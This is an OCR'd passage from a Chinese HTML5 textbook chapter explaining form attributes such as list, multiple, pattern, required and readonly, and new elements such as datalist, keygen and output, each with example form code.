


图 3-26　备注文本域中设置 form 属性的效果图

3.3.5　list 属性

在 HTML 5 中为单行文本框增加了 list 属性，该属性的值为某个 datalist 元素的 id。list 属性引用数据列表，其中包含输入字段的预定义选项，list 属性规定输入域的 datalist，datalist 是输入域的选项列表。



list 属性适用于以下类型的<input>标签：text、search、url、telephone、email、datepickers、number、range 以及 color。

下面通过简单的案例来介绍 list 属性的用法。

【实践案例 3-14】

创建 listform.html 页面，在 form 表单中新建 3 个文本框分别用于显示书名、购买数量和价格，并实现显示输入字段预定义选项的操作。具体代码如下所示：

```
<form id="form1" name="form1" method="post" action="#">
<fieldset>
  <p>
    <label>书    名:
      <input type="text" list="book" id="books" name="books"/>
  <datalist id="book">
    <option value="平凡的世界">
    <option value="骆驼祥子">
    <option value="边城">
    <option value="呐喊">
    <option value="彷徨">
  </datalist>
    </label>
  </p>
  <p>购买数量:
    <label>
      <input type="text" name="number" id="number" />
    </label>
  </p>
  <p>
    <label>价    格:
      <input type="text" name="price" id="price" value="68" disabled=
       "disabled" />
    </label>
  </p>
  <p>
    <label>
      <input type="submit" name="submit" id="submit" value="提交" />
    </label>
  </p>
  </fieldset>
</form>
```

有些浏览器不支持 list 属性，在 Opera 浏览器中的运行效果如图 3-27 所示。

3.3.6 multiple 属性

multiple 属性规定输入域中可选择多个值。如果元素使用了 multiple 属性，则该元素可以输入多个值。

下面通过简单的案例来介绍 multiple 属性的用法。

【实践案例 3-15】

创建 multipleform.html 页面，在 form 表单中新建选择图片的文本框，并添加 value 值为“确定”的按钮。具体代码如下所示：




图 3-27　书名文本框中使用 list 属性的效果图

```
<form id="form1" name="form1" method="post" action="#">
<fieldset>
<legend>上传图片: </legend>
    选择图片:
    <input type="file" name="images" multiple="multiple" />
    <input type="submit" value="确定" />
</fieldset>
</form>
```

运行上述代码进行测试，单击【添加文件】按钮时弹出图 3-29 所示的对话框，在弹出的对话框中选择要上传的文件后单击【打开】按钮，最终运行效果如图 3-28 所示。在 Opera 浏览器中的运行效果如图 3-28 和图 3-29 所示。




图 3-28　选择图片中使用 multiple 属性效果图




图 3-29　选择多个文件时效果图

3.3.7　min、max 和 step 属性

min、max 属性可以将 range 输入框的数值输入范围限定在最低值和最高值之间。这两

个属性都是可选的，输入型的控件可以根据设置的参数对值的范围做出相应的调整。

step 属性可以限定输入值增减的梯度，该属性的默认值取决于控件的类型。


min、max、step 属性的使用方法如下代码所示：

```
<input name="textYear" type="number" min="1950" max="2050" step="10" value=
"1990" />
```

上述代码会创建一个范围从 1950 年到 2050 年显示年份的文本框，中间年份增减的梯度为 10 年。

3.3.8 placeholder 属性

在 HTML 5 的表单元素中使用 placeholder 属性就可以在输入框中显示提示信息，用于提示用户应该在此输入什么数据。当输入框中字段为空时，提示信息就会出现；当开始输入字段时，提示信息则会消失。



placeholder 属性适用于以下<input>类型：text、search、url、telephone、email 和 password。

下面通过简单的案例来介绍 placeholder 属性的用法。

【实践案例 3-16】

创建 placeholderform.html 页面，在 form 表单中新建多个文本框用于输入用户姓名、身份证号和出生日期，实现在输入框中显示提示信息的操作。具体代码如下所示：

```
<form action="./register.php" method="post" id="form">
  <input type="hidden" name="referer" value="./index.html" />
  <div class="content">
  <legend>实名验证信息：</legend>
    <p>
      <label> 用户姓名：</label>
      <input type="text" name="name" id="name" placeholder="请输入真实姓名">
      </label>
      <span id="checkusername"> </span> </p>
    <p>
      <label> 身份证号：</label>
      <input type="text" name="ID" id="ID"></label>
      <span id="checkpassword"> </span> </p>
    <p>
    <label>出生日期：</label>
   <input name="textYear" type="number" min="1950" max="2050" step="1"
   value="1990" />年
   <input name="textMonth" type="number" min="1" max="12" step="1" value="8"
   />月
```

```
        <input name="textDay" type="number" min="1" max="31" step="6" value="1"
        />日
        </p>
         <p>
           <input type="hidden" name="registersubmit" value="true">
           <input type="submit" name="mysubmit" value="" class="tj">
         </p>
       </div>
     </form>
```


上述代码在用户姓名的文本框中使用了 placeholder 属性，所以这个文本框中就有对应的提示信息，而在身份证号的文本框中没有使用 placeholder 属性，所以这个文本框中就没有提示信息。在 Chrome 浏览器中的运行效果如图 3-30 所示。



图 3-30　用户姓名文本框中设置 placeholder 属性的效果图

3.3.9　pattern 属性

pattern 属性可以提供一种正则表达式，用来验证输入字段与表达式是否匹配。如果要进行组合式的验证，就要使用 pattern 属性。该属性支持各种类型的组合正则表达式，用来验证对应文本框中输入的内容。



pattern 属性适用于以下<input>类型：text、search、url、telephone、email 和 password。

下面通过简单的案例来介绍 pattern 属性的用法。

【实践案例 3-17】

创建 patternform.html 页面，在 form 表单中新建 3 个文本框用于输入登录名、登录密码和电子邮箱，实现验证输入字段与表达式是否匹配的操作。具体代码如下所示：

```
<form action="./register.php" method="post" id="form">
  <input type="hidden" name="referer" value="./index.html" />
  <div class="content">
    <p>
      <label for="email"> 您的登录名: </label>
      <input type="text" name="username" id="username"> </label>
      <span id="checkusername"> </span> </p>
    <p>
      <label for="email"> 登录密码: </label>
      <input type="text" name="password" id="password" pattern="\w{6,12}">
      </label>
      <span id="checkpassword"> </span> </p>
     <p>
      <label for="email"> 电子邮箱: </label>
      <input type="email" id="emailadd" multiple="true" />
      <span id="checkemail"> </span> </p>
    <p>
    <p>
      <input type="hidden" name="registersubmit" value="true">
      <input type="submit" name="mysubmit" value="" class="tj">
    </p>
  </div>
</form>
```


上述代码在密码的文本框中使用到了 pattern 属性，用来限制密码的格式和长度，如果实际输入内容与表达式不匹配，则页面显示错误提示。在不同的浏览器中所显示的效果不同，在 Chrome 浏览器和 Opera 浏览器中的运行效果分别如图 3-31 和图 3-32 所示。



图 3-31　Chrome 浏览器效果图




图 3-32　Opera 浏览器效果图



pattern= “\w{6，12}” 中的 “\w” 表示匹配包括下划线的任何单词字符。等价于 “[A-Za-z0-9_]”，而{6，12}表示密码长度在 6~12 之间。

3.3.10 required 属性

required 属性用于检测输入的文本内容是否为空。required 为布尔类型属性，只有文本内容不为空时，该属性返回 true 值，才能提交表单。除了已含有默认值的 button 和 range 元素外，required 属性可以设置任何输入类型。一旦为某输入框设置了该属性，则此项必填，否则无法提交表单。



required 属性适用于以下<input>类型：text、search、url、telephone、email、password、date pickers、number、checkbox、radio 和 file。

下面通过简单的案例来介绍 required 属性的用法。

【实践案例 3-18】

创建 requiredform.html 页面，在 form 表单中新建 3 个文本框用于输入书名、购买数量和显示价格，并添加 value 值为“提交”的按钮，实现检测输入框是否为空的操作。具体代码如下所示：

```
<form id="form1" name="form1" method="post" action="#">
<fieldset>
  <p>
    <label>书    名:
      <input type="text" list="book" id="books" name="books" required=
      "required"/>
    </label>
  </p>
  <p>购买数量:
    <label>
      <input type="text" name="number" id="number" required="required"/>
    </label>
  </p>
  <p>
    <label>价    格:
      <input type="text" name="price" id="price" value="68" disabled=
      "disabled" />
    </label>
  </p>
  <p>
    <label>
      <input type="submit" name="submit" id="submit" value="提交" />
    </label>
  </p>
  </fieldset>
</form>
```

上述代码在书名和购买数量的文本框中使用到了 required 属性，因此这两项必须填写。在不同的浏览器中所显示的效果不同，图 3-33 和图 3-34 分别是在 Chrome 浏览器和 Opera 浏览器中的运行效果。




图 3-33 Chrome 浏览器效果图



图 3-34 Opera 浏览器效果图

3.3.11 readonly 属性

readonly 属性与 disabled 属性的效果类似，使用 readonly 属性的字段不能接受焦点也不能进行编辑。但是与 disabled 属性不同的是 readonly 属性的值可以与表单一起提交。

下面通过简单的案例来介绍 readonly 属性的用法。

【实践案例 3-19】

创建 readonlyform.html 页面，在 form 表单中新建多个文本框分别用于输入姓名、身份证号、手机号码和邮箱地址，并添加 value 值为“提交”的按钮，实现字段不能被编辑的操作。具体代码如下所示：

```
<form id="form1" runat="server">
<fieldset>
   <legend>实名验证信息：</legend>
   <p>
     <label>姓    名:
       <input type="text" name="name" id="name">
     </label>
   </p>
   <p>
   <label>身份证号:
       <input type="text" name="ID" id="ID">
     </label>
   </p>
   <p>
   <label>手机号码:
       <input type="text" name="telephone" id="telephone">
```

```
        </label>
      </p>
    <p>
        邮箱地址:
      <input type="email" id="email" name="email"/>
      </p>
      <p>  
        <input type="button" id="button" value="提交" onclick="check()" />
      </p>
      </fieldset>
  </form>
```

上述代码在单击【提交】按钮时会触发 JavaScript 事件中的 check()函数，在 check()函数中将所有文本框的 readonly 属性都设置为 true，这时文本框中的内容只能被读取，不能被编辑。JavaScript 事件的代码如下所示：

```
<script type="text/javascript">
function check() {
    document.getElementById("name").readOnly = "true";
    document.getElementById("ID").readOnly = "true";
    document.getElementById("telephone").readOnly = "true";
    document.getElementById("email").readOnly = "true";
}
</script>
```

在 Chrome 浏览器中的运行效果如图 3-35 所示。



图 3-35　使用 readonly 属性的效果图

3.4 新增表单元素

在 HTML 5 中除了新增加的输入类型和表单属性之外，还增加了许多新的表单元素，其中常用的有 dataList 元素、keygen 元素、output 元素和 optgroup 元素。这些元素的加入，极大地丰富了表单数据的操作，优化了用户的体验，本节将介绍这些新增表单元素的使用方法与技巧。

3.4.1 datalist 元素

datalist 元素是 HTML 5 中新增的表单元素，它的作用是辅助表单中文本框的数据输入。该元素类似于选择框（select），但是当用户想要设置的值不在选择列表之内时，允许其自行输入。

datalist 元素将子项放在 option 元素中，在使用时只需将 input 元素的 list 属性值设置为 datalist 元素的 id 即可。这样用户在单击文本框准备输入内容时，datalist 元素以列表的形式显示在文本框的底部，提示输入字符的内容。当用户选中列表中的某个选项后，datalist 元素将自动隐藏，文本框中显示所选择的内容。



datalist 元素自定义一组具有自动选项的文本内容，但是敏感的数据浏览器对其具有保护作用，datalist 元素并不能对其发生作用。

datalist 元素的使用方法如以下代码所示：

```
<input id="city" list="cities" />
<datalist id="cities">
  <option value="北京">
  <option value="上海">
  <option value="深圳">
  <option value="西安">
  <option value="郑州">
</datalist>
```

3.4.2 keygen 元素

keygen 元素是 HTML 5 中新增的表单元素，它用于表单的密钥生成器字段。keygen 元素在随表单提交时会生成两个密钥：私密钥和公密钥，其中私密钥保存在客户端，公密钥发送到服务器，由服务器端进行保存。keygen 元素的属性值有以下几种。

- **challenge** 将 keygen 的值设置为在提交时会给出提示。
- **disabled** 禁用 keygen 字段。
- **form** 定义该 keygen 字段所属的一个或多个表单。
- **keytype** 定义生成密钥使用的算法，默认值为 rsa。

- **name** 定义 keygen 元素的唯一名称，name 属性用于在提交表单时获取字段的值。

keygen 元素的使用方法如以下代码所示：

```
<form action="#" method="get">
    用户名：<input type="text" name="username" />
    密码：<keygen name="security" />
  <input type="submit" value="确定"/>
</form>
```

3.4.3 output 元素

output 元素是 HTML 5 中新增的表单元素，它必须属于某个表单或通过属性指定某个表单。output 元素可以显示不同类型表单元素的内容，并且该元素可以与 input 元素建立关联，当 input 元素的值改变时会自动触发 JavaScript 事件，这样就可以十分方便地查到表单中各元素的输入内容。output 元素的属性主要有以下几种。

- **for** 定义输出域相关的一个或多个元素。
- **form** 定义输入字段所属的一个或多个表单。
- **name** 定义对象的唯一名称（表单提交时使用）。



与 ouput 元素有关的事件是 oninput，它在关联的内容发生变化时触发。

下面通过简单的案例来介绍 output 元素的用法。

【实践案例 3-20】

创建 outputform.html 页面，在 form 表单中添加 2 个文本框用于输入商品的价格，实现两个数字相加求和的操作。具体代码如下所示：

```
<form id="form1" oninput="sum.value=parseInt(num1.value)+parseInt
(num2.value)">
<fieldset>
<legend>购物车结算：</legend>
      <p>商品 1：<input type="number" name="num1" value="0"/></p>+<p>商品 2:
      <input type="number" name="num2" value="0"/></p>
      总价为:
      <output name="sum" for="num1 num2"></output>
</fieldset>
</form>
```

在 Chrome 浏览器中的运行效果如图 3-36 所示。

3.4.4 optgroup 元素

一般情况下，下拉菜单只能允许一种类型的选项，并不能对各种类型的选项进行组合。

而使用 optgroup 元素可以进行不同类型的选项的组合。optgroup 元素的属性主要有以下几种。

